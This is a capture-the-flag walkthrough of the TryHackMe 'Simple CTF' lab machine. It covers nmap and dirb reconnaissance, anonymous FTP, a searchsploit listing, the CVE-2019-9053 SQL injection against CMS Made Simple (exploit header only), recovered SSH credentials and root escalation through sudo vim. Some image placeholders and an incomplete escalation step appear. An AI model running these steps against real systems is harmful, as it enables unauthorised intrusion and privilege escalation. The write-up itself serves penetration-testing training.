

# TryHackMe- Simple CTF

## Target IP Address

IP Address: 10.10.123.124

## Scanning & Enumeration

### nmap

```
nmap -A -O -p- -T5 -oN nmap.txt 10.10.123.124
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-30 12:43 IST
Stats: 0:01:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 22.84% done; ETC: 12:48 (0:03:29 remaining)
Nmap scan report for 10.10.123.124
Host is up (0.19s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: TIMEDOUT
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.9.150.77
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_ / /openemr-5_0_1_3
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
2222/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (90%), Crestron XPanel control system (90%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.16 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AX IS 210A or 211 Network Camera (Linux 2.6.17) (87%), Linux 2.6.32 (86%), Linux 2.6.32 - 3.1 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1   181.63 ms  10.9.0.1
2   181.62 ms  10.10.123.124
```

- FTP anonymous login
- SSH on 2222

---

## FTP

```
[m3rc@brut3-g33579 Simple_CTF]$ ftp 10.10.123.124
Connected to 10.10.123.124.
220 (vsFTPD 3.0.3)
Name (10.10.123.124:m3rc): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  3 ftp      ftp      4096 Aug 17  2019 .
drwxr-xr-x  3 ftp      ftp      4096 Aug 17  2019 ..
drwxr-xr-x  2 ftp      ftp      4096 Aug 17  2019 pub
```

- Unable to get the file

---

## Dirb on <http://10.10.123.124>

DIRECTORY: <http://10.10.123.124/simple/>

```
[m3rc@brut3-g33579 Simple_CTF]$ dirb http://10.10.123.124

-----
DIRB v2.22
By The Dark Raven
-----


START_TIME: Wed Sep 30 12:57:07 2020
URL_BASE: http://10.10.123.124/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.123.124/ ----
+ http://10.10.123.124/index.html (CODE:200|SIZE:11321)
+ http://10.10.123.124/robots.txt (CODE:200|SIZE:929)
+ http://10.10.123.124/server-status (CODE:403|SIZE:301)
==> DIRECTORY: http://10.10.123.124/simple/
```

http://10.10.123.124




The screenshot shows a web browser window with the address bar displaying '10.10.123.124'. The browser's address bar also shows 'Getting Started' and 'Mozilla News' links. The main content area displays the 'Apache2 Ubuntu Default Page'. At the top, there is a red banner with the Ubuntu logo and the text 'ubuntu'. Below this, a green banner reads 'It works!'. The main text explains that this is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It states that if the page is visible, the Apache HTTP server is installed and working properly. It advises replacing the file located at `/var/www/html/index.html` before continuing to operate the HTTP server. A section titled 'Configuration Overview' follows, explaining that Ubuntu's Apache2 default configuration is different from the upstream default and is split into several files optimized for interaction with Ubuntu tools. It mentions that the configuration system is fully documented in `/usr/share/doc/apache2/README.Debian.gz` and refers to the `manual` if the `apache2-doc` package was installed. It then states that the configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/  
|-- apache2.conf  
|   |-- ports.conf  
|   |-- mods-enabled  
|       |-- *.load  
|       |-- *.conf  
|   |-- conf-enabled  
|       |-- *.conf  
|   |-- sites-enabled  
|       |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.

- Default Apache landing page

## • robots.txt




```
#
# "$Id: robots.txt 3494 2003-03-19 15:37:44Z mike $"
#
#   This file tells search engines not to index your CUPS server.
#
#   Copyright 1993-2003 by Easy Software Products.
#
#   These coded instructions, statements, and computer programs are the
#   property of Easy Software Products and are protected by Federal
#   copyright law.  Distribution and use rights are outlined in the file
#   "LICENSE.txt" which should have been included with this file.  If this
#   file is missing or damaged please contact Easy Software Products
#   at:
#
#       Attn: CUPS Licensing Information
#       Easy Software Products
#       44141 Airport View Drive, Suite 204
#       Hollywood, Maryland 20636-3111 USA
#
#       Voice: (301) 373-9600
#       EMail: cups-info@cups.org
#       WWW: http://www.cups.org
#

User-agent: *
Disallow: /

Disallow: /openemr-5_0_1_3
#
# End of "$Id: robots.txt 3494 2003-03-19 15:37:44Z mike $".
#
```

- Nothing particularly interesting

# • /simple



searchsploit cms made simple

```
[m3rc@brut3-g33579 Simple_CTF]$ searchsploit cms made simple

-----
Exploit Title | Path
-----|-----
CMS Made Simple (CMSMS) Showtime2 - File Upload Remote Code Executio | php/remote/46627.rb
CMS Made Simple 0.10 - 'index.php' Cross-Site Scripting | php/webapps/26298.txt
CMS Made Simple 0.10 - 'Lang.php' Remote File Inclusion | php/webapps/26217.html
CMS Made Simple 1.0.2 - 'SearchInput' Cross-Site Scripting | php/webapps/29272.txt
CMS Made Simple 1.0.5 - 'Stylesheet.php' SQL Injection | php/webapps/29941.txt
CMS Made Simple 1.11.10 - Multiple Cross-Site Scripting Vulnerabilit | php/webapps/32668.txt
CMS Made Simple 1.11.9 - Multiple Vulnerabilities | php/webapps/43889.txt
CMS Made Simple 1.2 - Remote Code Execution | php/webapps/4442.txt
CMS Made Simple 1.2.2 Module TinyMCE - SQL Injection | php/webapps/4810.txt
CMS Made Simple 1.2.4 Module FileManager - Arbitrary File Upload | php/webapps/5600.php
CMS Made Simple 1.4.1 - Local File Inclusion | php/webapps/7285.txt
CMS Made Simple 1.6.2 - Local File Disclosure | php/webapps/9407.txt
CMS Made Simple 1.6.6 - Local File Inclusion / Cross-Site Scripting | php/webapps/33643.txt
CMS Made Simple 1.6.6 - Multiple Vulnerabilities | php/webapps/11424.txt
CMS Made Simple 1.7 - Cross-Site Request Forgery | php/webapps/12009.html
CMS Made Simple 1.8 - 'default_cms_lang' Local File Inclusion | php/webapps/34299.py
CMS Made Simple 1.x - Cross-Site Scripting / Cross-Site Request Forg | php/webapps/34068.html
CMS Made Simple 2.1.6 - Multiple Vulnerabilities | php/webapps/41997.txt
CMS Made Simple 2.1.6 - Remote Code Execution | php/webapps/44192.txt
CMS Made Simple 2.2.14 - Arbitrary File Upload (Authenticated) | php/webapps/48779.py
CMS Made Simple 2.2.14 - Authenticated Arbitrary File Upload | php/webapps/48742.txt
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution | php/webapps/44976.py
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution | php/webapps/45793.py
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache Poisoning | php/webapps/39760.txt
CMS Made Simple < 2.2.10 - SQL Injection | php/webapps/46635.py
CMS Made Simple Module Antz Toolkit 1.02 - Arbitrary File Upload | php/webapps/34300.py
CMS Made Simple Module Download Manager 1.4.1 - Arbitrary File Uploa | php/webapps/34298.py
CMS Made Simple Showtime2 Module 3.6.2 - (Authenticated) Arbitrary F | php/webapps/46546.py

-----
Shellcodes: No Results
[m3rc@brut3-g33579 Simple_CTF]$
```

## Exploitation

- Application is vulnerable to
  - CVE-2019-9053 -> SQLi

**EDB-ID:**

46635

**CVE:**

2019-9053

**Author:**

DANIELE SCANU

**Type:**

WEBAPPS

**EDB Verified:** ✗

**Exploit:** ⬇ / {}



```
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: <= 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053

import requests
from termcolor import colored
```

## • Running the exploit

- Username -> mitch
- Password -> secret

## SSH

```
ssh mitch@10.10.123.124 -p 2222
```

```
[m3rc@brut3-g33579 exploit]$ ssh mitch@10.10.123.124 -p 2222
The authenticity of host '[10.10.123.124]:2222 ([10.10.123.124]:2222)' can't be established.
ECDSA key fingerprint is SHA256:Fce5J4GBLgxl+iaSMBjD+NFKDjZvL5LOVF5/jc0kwt8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.123.124]:2222' (ECDSA) to the list of known hosts.
mitch@10.10.123.124's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$
```

---

## |--User Flag--|

---

```
mitch@Machine:~$ ls
user.txt
mitch@Machine:~$ cat user.txt
mitch@Machine:~$
```

---

## Enumerating for Privilege Escalation

---

```
sudo -l
```

```
mitch@Machine:/home$ sudo -l
User mitch may run the following commands on Machine:
  (root) NOPASSWD: /usr/bin/vim
mitch@Machine:/home$
```

- We can run vim, which can be used to spawn a root shell.

```
sudo /usr/bin/vim
```

```
#!/bin/bash
```

```
mitch@Machine:/home$ sudo /usr/bin/vim  
root@Machine:/home#
```

## |--Root Flag--|

---

```
root@Machine:/home# cd /root  
root@Machine:/root# l  
root.txt  
root@Machine:/root# cat root.txt
```

---

---